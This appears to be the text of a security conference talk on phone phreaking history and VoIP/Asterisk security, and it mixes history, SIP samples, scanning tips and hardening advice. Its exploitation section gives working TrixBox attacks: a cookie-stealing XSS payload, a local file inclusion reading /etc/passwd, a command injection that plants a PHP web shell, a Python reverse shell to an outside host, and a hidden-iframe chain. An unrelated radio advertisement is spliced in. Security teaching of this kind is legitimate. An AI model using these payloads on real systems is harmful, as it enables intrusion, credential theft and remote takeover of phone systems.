

# “Sorry, Wrong Number”

**Mysteries of the Phone  
System Past and Present**

Patrick McNeil  
@unregistered436

Owen  
@LinuxBlog



23

# FIRST, A BRIEF WORD FROM OUR LAWYER

Views and opinions are those of Patrick & Owen and do not represent past, present, or future employers.

All Service Marks, Trademarks, and Copyrights belong to their respective owners.



*"Get this and get it straight...  
Crime is a sucker's road, and  
those who travel it wind up in the  
gutter, the prison, or the grave."*

-Opening of the Philip Marlowe radio show



# Why are we doing this?

- Phreaks as the original electronics “hackers”
- It’s a way of thinking...
- VoIP wasn’t designed for security
- Mysteries of the past can help you understand the present - let us be your guide...



# What we'll cover

History

Info Leakage


Exploitation

Fraud & Abuse

PoC Tool Demo

Other

Which may include famous  
movie stars and propaganda



# OPERATOR! OPERATOR!



MOVIECLIPS.COM



23

# User Dialing

- Strowger switch - alternating current pulses & mechanical cylinder switch per digit
- First user dialing enabled - exchange name converted to number to dial in small area




(No Model.)

3 Sheets—Sheet 1.

A. B. STROWGER.  
AUTOMATIC TELEPHONE EXCHANGE.

No. 447,918.

Patented Mar. 10, 1891.




# Carrier Growth Drives Innovation

- Burgeoning operator workforce growth
- Panel & Crossbar “common control” built number in sender then processed
- The 4A crossbar and card control
- 2600 Hz

## POP QUIZ!

- Q: SF and MF - what tone critical? XXXX Hz?
- Q: What was the design flaw that revolutionized the industry?





# THE FUTURE OF VoIP?



# THE NEW CAR OF THE FUTURE!



# Introducing Asterisk!

Asterisk Created in 1999

- Now developed by Digium
- GPL
- Latest Stable: 13.0.0 (24 October 2014; 4 months ago)
- 11.13.1 (20 October 2014; 4 months ago)

Numerous Books published

- 2005 - Building Telephony Systems with Asterisk (PACKT)
- 2007 - Asterisk for dummies published
- 2007 - Asterisk Hacking published
- AsteriskBook (AsteriskDocs.org)

AMI

AGI (<http://www.voip-info.org/wiki/view/Asterisk+AGI>)

You can do some cool stuff with it.



**THE FUTURE HOLDS GREAT PROMISE**

# Asterisk variants...



FreePBX

Asterisk@Home

TrixBox

PBX In a Flash

Elastix

AskoziaPBX

Asterisk for Raspberry Pi

(<http://www.raspberry-asterisk.org/>)






# Attack vs Defense



Al Capone



J Edgar Hoover

# Information Leakage

A close-up, grayscale image of a human eye. The eye is looking slightly to the left. A bright, circular reflection is visible on the cornea. The eyelashes are dark and prominent. The background is dark and out of focus.

**What:** When a system that is designed to be used only by authorized parties reveals the usage, equipment, location, or entities using the system, etc. to an unauthorized party.

# Rise of the Phreaks

## Phreaks:


- Social engineered operators
- Phone techs
- In-band clicks & tones
- Open technical journals
- Exhaustive dialing of numbers
- Shared on looparounds & eventually conf calls
- Underground papers





# The World Finds Out

- *Secrets of the Little Blue Box*, 1971 Esquire article introduced world to “Phreaking” - such as Joe Engressia, Mark Bernay, and John Draper
- Phun stuff like joke-lines were a ToS violation
- See “Exploding the Phone” by Phil Lapsley



# Evolution of VoIP



- Common Channel Interoffice Signaling (CCIS)
- Personal computers came out, and if switches can use modems...
- IP enabled transport of ALL data, including voice
- Analog systems got IP cards
- All IP developed PBX, with separate gateways for analog connections, consumer MTAs with analog ports, etc.
- Virtualization made PBX accessible to all

# Information Leakage

**Now:** Still just as easy! The curious can play in a VM at home or get inexpensive trunk services. Just like early phreakers - read, listen, enumerate!

- Port scanning
- SIP stack & OS fingerprinting
- Extension enumeration



# SIP & SDP

```
INVITE sip:19195551223@defcon.org SIP/2.0
Via: SIP/2.0/UDP 10.1.3.3:5060;branch=z9hG4bKb27061747269636b
From: "JConnor" <sip:15554141337@10.1.3.3:5060>;tag=18de4db33f
To: "19195551223" <sip:19195551223@defcon.org>
Call-ID: 19424e0d9187654209ed34db33f
CSeq: 1 INVITE
Max-Forwards: 70
User-Agent: BigTelcoVendor/R16.4.1.1
Supported: 100rel,timer,replaces,join,histinfo
Allow: INVITE,CANCEL,BYE,ACK,NOTIFY,REFER,OPTIONS,INFO,PUBLISH
Contact: "JConnor" <sip:15554141337@10.1.3.3:5060;transport=udp>
Content-Type: application/sdp
Content-Length: 165
v=0
o=- 1 1 IN IP4 10.1.3.3
s=-
c=IN IP4 10.1.3.3
b=AS:64
t=0 0
m=audio 19001 RTP/AVP 0 127
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
```



# The Crypto That Time Forgot

REGISTER sip:192.168.1.123 SIP/2.0

Via: SIP/2.0/UDP 192.168.1.1:8166;branch=z9hG4bK-d8754z-0be76a4b680f6408-1---d8754z-rport

Max-Forwards: 70

Contact: <sip:1000@192.168.1.1:8166;rinstance=c7c558226c47c266>

To: <sip:1000@192.168.1.123>

From: <sip:1000@192.168.1.123>;tag=309f3210

Call-ID: YWM4NWQxNThiNGEwMjhmYTJhZmIwYzJiNjMxNTY1MjE

CSeq: 2 REGISTER

Expires: 3600

Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,

SUBSCRIBE, INFO

User-Agent: X-Lite 4.7.1 74247-647f3e8e-W6.1

Authorization: Digest

username="1000",realm="asterisk",nonce="35e47ee9",uri="sip:192.168.1.1

23", response="33ac377e4d50ad6026837ef37b2d33ce",algorithm=

Content-Length: 0



Newest  
Gift Idea

from  
**Motorola**

**PORTA-Clock**  
RADIO

Here's a brand new idea, a really useful idea, a wonderful gift idea—it's the new Motorola portable with a clock built right into the handsome lightweight case! It's out today—just in time for June giving, for summertime fun at picnics or the beach.

**BIGGEST SPEAKER**  
ever used in a set this size

Motorola exclusive—new giant speaker, larger, yet lighter, gives rust console tone to this compact set! Motorola exclusive—new sub-miniature tubes, used formerly only in costly electronic equipment, reduce battery drain, give greatly extended battery life! See it today—hear that new depth and purity of tone added to the famous Motorola Golden Voice of radio.

Model 33LC—**\$44.95\***  
gray, green, cream  
AC-DC-Battery  
Lux Batteries

\*Price includes Motor Radio and Vint.  
Prices subject to change  
without notice.

For June Graduates—June Brides

More Gift Ideas from Motorola

6 tube performance,  
quiet speaker, AC-DC,  
luxury. Gray, ivory,  
149.  
(also in shorter  
version, \$35, slightly  
higher).



14.4" x 11.4" x 4.4"  
14.4" x 11.4" x 4.4"  
14.4" x 11.4" x 4.4"



Home radio, Modern styling in walnut, ivory, mahogany, gray, green and red. \$28—from \$12.95, Golden Voice tone.



For Up Clock Radio—for kitchen, bath, den, patio. \$29.95—\$19.95. Cream, off-white, red, green.

Better See **Motorola** The Golden Voice of Radio

# Information Leakage

- Google searches, DNS queries, job boards, and calls that go to voicemail or auto-attendant may the type of phone system
- If Internet connected, a quick SIP OPTIONS or INVITE reveals key info. User-Agent, Server, X-headers, or other header presence (or lack of) tells me what you're running.
- User or extension enumeration
- A quick vuln database scan tells me how to try to compromise your system





# SIP VoIP info gathering tips



- Port scans - specify TCP & UDP, along with a port range to detect Asterisk AMI (5038) - outside of nmap defaults
- Scan slow to avoid rate based filters (-T)
- Use more than one tool, & mod default values. Ex: If using SIPVicious change default User-Agent in svhelper.py
- Scan with another SIP method such as INVITE or CANCEL
- Metasploit SIP scanner randomizes identifying fields
- Not many VoIP scanner projects maintained, but Viproy and Bluebox-ng ARE



## Asterisk User-Agents

- 15MM SIP entries in dataset
- 52,420 containing "Asterisk"
- 10,776 are just "Asterisk PBX" (top server UA in the list)
- 1,156 "Asterisk PBX 1.6.0.26-FONCORE-r78"  
- TrixBos!

As expected, LOTS of:

- Insecure phones & MTAs
- Old SMB systems from Cisco, Nortel, Avaya, etc.

Unexpected Finds:


- NORTEL-DMS100-SS7-ISUPbr (?!)
- 5,785 hits on "camera", 5467 in CN
- Top user-agent - 3.6MM  
"FRITZ!OS" MTAs deployed in DE
- LOTS of Huawei in Iran





# Information Leakage Defense

- Change the default SIP “User-Agent” string to fool attackers
  - In asterisk change sip\_general\_additional.conf “useragent=”
  - Or in FreePBX Web GUI > Settings > Asterisk SIP Settings > Go to “Other SIP settings” at bottom and enter “useragent” and “<value you want>”
- Block bad user agents & use rate limiting (See our Github)
- Add “alwaysauthreject=yes” to sip\_custom.conf & username <> extension
- Implement fail2ban to block IPs that
  - Try to register to invalid extensions
  - Have a number of registration failures
  - Exceed a reasonable message rate
- Use a security appliance that will block SIP scans




# Exploitation

ex·ploi·ta·tion

(ĕk'sploi-tā'shən)

*n.*

1. The act of employing to the greatest possible advantage
2. Utilization of another person or group for selfish purposes



# Exploitation

The phreaks used the weaknesses in the phone network to their greatest advantage, and used them to enable further exploration.



# Exploitation

Nowadays. used for...

Pretty much anything














# TrixBox

## Immensely popular Asterisk front end

SourceForge Stats:

[5.0 Stars](#) (35)

Last Update: 2013-06-18

Home				
Name ↕	Modified ↕	Size ↕	Downloads / Week ↕	
 trixbox CE	2010-06-11		496	
 Asterisk@Home	2006-04-13		24	
 Add-on Packages	2005-05-05		4	
 Asterisk xPL	2004-11-23		1	
 Linux xPL hub	2004-11-19		1	

[http://sourceforge.net/projects/asteriskathome/files/trixbox%20CE/stats/json?start\\_date=2010-01-01&end\\_date=2015-01-01](http://sourceforge.net/projects/asteriskathome/files/trixbox%20CE/stats/json?start_date=2010-01-01&end_date=2015-01-01) (More Stats)

# Vulnerabilities

Year	DoS	Code Execution	Overflow	Sql Injection	Bypass something	Gain Information	Gain Privileges	# of exploits	# of Vulnerabilities
<a href="#">2007</a>	<a href="#">11</a>	<a href="#">3</a>	<a href="#">3</a>	<a href="#">1</a>	<a href="#">1</a>	<a href="#">1</a>	<a href="#">1</a>		17
<a href="#">2008</a>	<a href="#">8</a>	<a href="#">1</a>	<a href="#">1</a>			<a href="#">1</a>		<a href="#">1</a>	15
<a href="#">2009</a>	<a href="#">2</a>		<a href="#">1</a>			<a href="#">1</a>			3
<a href="#">2010</a>	<a href="#">1</a>								1
<a href="#">2011</a>	<a href="#">1</a>								1
<a href="#">2012</a>	<a href="#">4</a>	<a href="#">2</a>	<a href="#">2</a>						6
<a href="#">2013</a>	<a href="#">1</a>	<a href="#">1</a>	<a href="#">2</a>			<a href="#">1</a>			3
<b>Total</b>	<a href="#">28</a>	<a href="#">7</a>	<a href="#">9</a>	<a href="#">1</a>	<a href="#">1</a>	<a href="#">4</a>	<a href="#">1</a>	<a href="#">1</a>	46

<http://www.cvedetails.com/vendor/6284/Asterisk.html> - Memory Corruption, XSS, Directory Traversal, HTTP Response Splitting, CSRF and File Inclusion not included in chart

# Exploitation – Unauthenticated XSS




## Unauthenticated XSS

```
/user/help/html/index.php?id_nodo=%22  
onmouseover%3dalert%28%27wow_133  
7\n%27%2bdocument.cookie%29%3d%  
22
```

## Translation:

```
?id_nodo="onmouseover=alert('wow_13  
37\n'+document.cookie)='"
```



# Exploitation – Local File Inclusion



## Local File Inclusion

`/maint/modules/home/index.php?lang=../../../../..  
../../../../etc/passwd%00`

Other interesting files to read (Other than your normal goto files)

## Asterisk Configs (/etc/asterisk/)

users.conf  
voicemail.conf  
extensions.conf  
*Many More*

## Amp Portal Config

`/etc/amportal.conf`

## Asterisk Logs

`/var/log/asterisk`

**System Information -- trixbox1.localdomain -- Iceweasel (Private Browsing)**

System Information - ... x

192.168.1.50/maint/modules/home/index.php?lang=../../../../..  
../../../../etc/passwd%00

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin asterisk:x:100:101:/var/lib/asterisk:/sbin/nologin  
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash distcache:x:94:94:Distcache:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:  
/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/sbin/nologin postfix:x:89:89:/var/spool/postfix:  
/sbin/nologin nsd:x:28:28:NSCD Daemon:/sbin/nologin ntp:x:38:38:/etc/ntp:/sbin/nologin quagga:x:92:92:Quagga routing suite:/var/run/quagga:  
/sbin/nologin pcap:x:77:77:/var/arpwatch:/sbin/nologin dbus:x:81:81:System message bus:/sbin/nologin haldaemon:x:68:68:HAL daemon:/:  
/sbin/nologin avahi:x:70:70:Avahi daemon:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin  
named:x:25:25:Named:/var/named:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous  
NFS User:/var/lib/nfs:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin avahi-autoipd:x:101:103:avahi-autoipd:/var/lib/avahi-autoipd:  
/sbin/nologin ftpuser:x:500:500:/var/ftp:/sbin/nologin

**Server Status**

Asterisk	Running
web server	Running
cron server	Running
SSH server	Running
Mysql	Running

**Helpful Links**

- Forum
- Recent Posts
- HUD Lite

**Announcements**

**Moved Permanently**

The document has moved here.

**Network Usage**

Device	Received	Sent	Err/Drop
lo	3.29 MB	3.29 MB	0/0
eth0	7.43 MB	8.63 MB	0/0
sit0	0.00 KB	0.00 KB	0/0

**trixbox Status**

Hostname:  
trixbox1.localdomain

Local IP:  
192.168.1.50

Public IP:

Active Channels  
SIP: 0  
IAX: 0

Current

<http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html> - By AttackTerrorist



# Exploitation – Remote Code Exec



## Authenticated Remote Code Execution

### Goal: Upload Shell.php, Spawn Netcat Shell

/maint/modules/home/index.php?lang=1;echo "<?php system(\\$\_GET['cmd']);?>">shell.php

/maint/modules/home/shell.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF\_INET,socket.SOCK\_STREAM%29;s.connect%28%28%22192.168.1.10%22,1234%29%29;os.dup2%28s.fileno%28%29,0%29;%20os.dup2%28s.fileno%28%29,1%29;%20os.dup2%28s.fileno%28%29,2%29;p=subprocess.call%28[%22/bin/bash%22,%22-i%22]%29;%27

(VIDEO)

<http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html> - By AttackTerrorist  
<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>



Server Status

Asterisk **Running**

web server **Running**

cron server **Running**

SSH server **Running**

Mysql **Running**

Helpful Links

[Forum](#)

[Recent Posts](#)

[HUD Lite](#)

[Video Tutorials](#)

[Documentation](#)

[FIQCC](#)

[Buy Support](#)

Announcements

## Moved Permanently

The document has moved [here](#).

Network Usage

Device	Received	Sent	Err/Drop
lo	4.42 MB	4.42 MB	0/0
eth0	11.00 MB	14.17 MB	0/0
sit0	0.00 KB	0.00 KB	0/0

Memory Usage

Type	Percent Capacity	Free	Used	Size
- Kernel + applications	<div><div></div></div> 51%		126.43 MB	
- Buffers	<div><div></div></div> 10%		25.23 MB	
- Cached	<div><div></div></div> 31%		76.90 MB	
Disk Swap	<div><div></div></div> 0%	760.77 MB	116.00 KB	760.88 MB

Mounted Filesystems

Mount	Type	Partition	Percent Capacity	Free	Used	Size
/	ext3	/dev/hda2	<div><div></div></div> 6% (1%)	20.70 GB	1.48 GB	23.40 GB
/boot	ext3	/dev/hda1	<div><div></div></div> 18% (1%)	75.67 MB	17.95 MB	98.72 MB
/dev/shm	tmpfs	tmpfs	<div><div></div></div> 0% (1%)	124.73 MB	0.00 KB	124.73 MB
Totals :			<div><div></div></div> 6%	20.90 GB	1.50 GB	23.61 GB

System Uptime

**Server Uptime:** 2 days, 18 hours, 18 minutes

**Asterisk Uptime:** 2 days, 18 hours, 18 minutes, 6 seconds

**Last Reload Time:** 2 days, 18 hours, 16 minutes, 7 seconds

trixbox Status

Hostname:  
trixbox1.localdomain

Local IP: 192.168.1.50

Public IP:

Active Channels  
SIP: 0  
IAX: 0

Current Registrations  
SIP: 1  
IAX: 1

SIP Peers  
Online: 0  
Offline: 0  
Unmonitored: 0

IAX2 Peers  
Online: 0  
Offline: 0  
Unmonitored: 0

Extensions DND

L

<http://CodeLFI&>

trixbox - Admin Mode - Iceweasel

192.168.1.50/maint/

Google

Server time: 14:51:33  
Admin mode [\[switch\]](#)

# trixbox CE

The Open Platform for Business Telephony

System Status Packages PBX System Settings Help

### Server Status

Asterisk **Running**

web server **Running**

cron server **Running**

SSH server **Running**

Mysql **Running**

### Helpful Links

- Forum
- Recent Posts
- HUD Lite
- Video Tutorials
- Documentation
- FIQCC
- Buy Support

### Announcements

## Moved Permanently

The document has moved [here](#).

### Network Usage

Device	Received	Sent	Err/Drop
lo	6.79 KB	6.79 KB	0/0
eth0	41.93 KB	39.84 KB	0/0
sit0	0.00 KB	0.00 KB	0/0

### Memory Usage

Type	Percent Capacity	Free	Used	Size
- Kernel + applications	<div><div></div></div> 35%		87.19 MB	
- Buffers	<div><div></div></div> 5%		13.07 MB	
- Cached	<div><div></div></div> 38%		94.65 MB	
Disk Swap	<div><div></div></div> 0%	760.88 MB	0.00 KB	760.88 MB

### Mounted Filesystems

Mount	Type	Partition	Percent Capacity	Free	Used	Size
/	ext3	/dev/hda2	<div><div></div></div> 6% (1%)	20.71 GB	1.48 GB	23.40 GB
/boot	ext3	/dev/hda1	<div><div></div></div> 18% (1%)	75.67 MB	17.95 MB	98.72 MB
/dev/shm	tmpfs	tmpfs	<div><div></div></div> 0% (1%)	124.73 MB	0.00 KB	124.73 MB
Totals :				20.90 GB	1.50 GB	23.61 GB

### System Uptime

### trixbox Status

Hostname: trixbbox1.localdomain

Local IP: 192.168.1.50

Public IP:

Active Channels  
SIP: 0  
IAX: 0

Current Registrations  
SIP: 1  
IAX: 1

SIP Peers  
Online: 0  
Offline: 0  
Unmonitored: 0

IAX2 Peers  
Online: 0  
Offline: 0  
Unmonitored: 0

Extensions DND



on-

# Exploitation Demo



## Putting it all Together.

From XSS (UNAUTH)->RCE (AUTH)

Requires info gathering (maybe)

Possibly phishing, hidden frames.

## Excuse Me Sir?

user/help/html/index.php?id\_nodo=%22onmouseover%3dwindow.location.replace%28window.atob%28%27aHR0cDovLzE5Mi4xNjguMS41MC9tYWludC9tb2R1bGVzL2hvbWUvaW5kZXgucGhwP2xhbmc9TUY7ZWNoYAiPD9waHAgc3lzdGVtKFwkX0dFVFtcImNtZFWiXSk7Pz4iPnNoZWxsNi5waHA=%27%29%29;%22"

- 1) Load Page with iFrame src above
- 2) Use the XSS to trigger onmouseover (in frame) to load Base64 Encoded URL:  
http://192.168.1.50/maint/modules/home/index.php?lang=MF;echo "<?php  
system(\$\_GET['cmd']);?>">../../shell6.php
- 3) Hide Frame

<http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html>

LFI & XSS By AttackTerrorist

# X



401 Authorization Required - Iceweasel

401 Authorization Re... You should read this http://19...=echo%201

192.168.1.50/maint/modules/home/index.php Google

## Authorization Required

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

---

*Apache/2.2.3 (CentOS) Server at 192.168.1.50 Port 80*

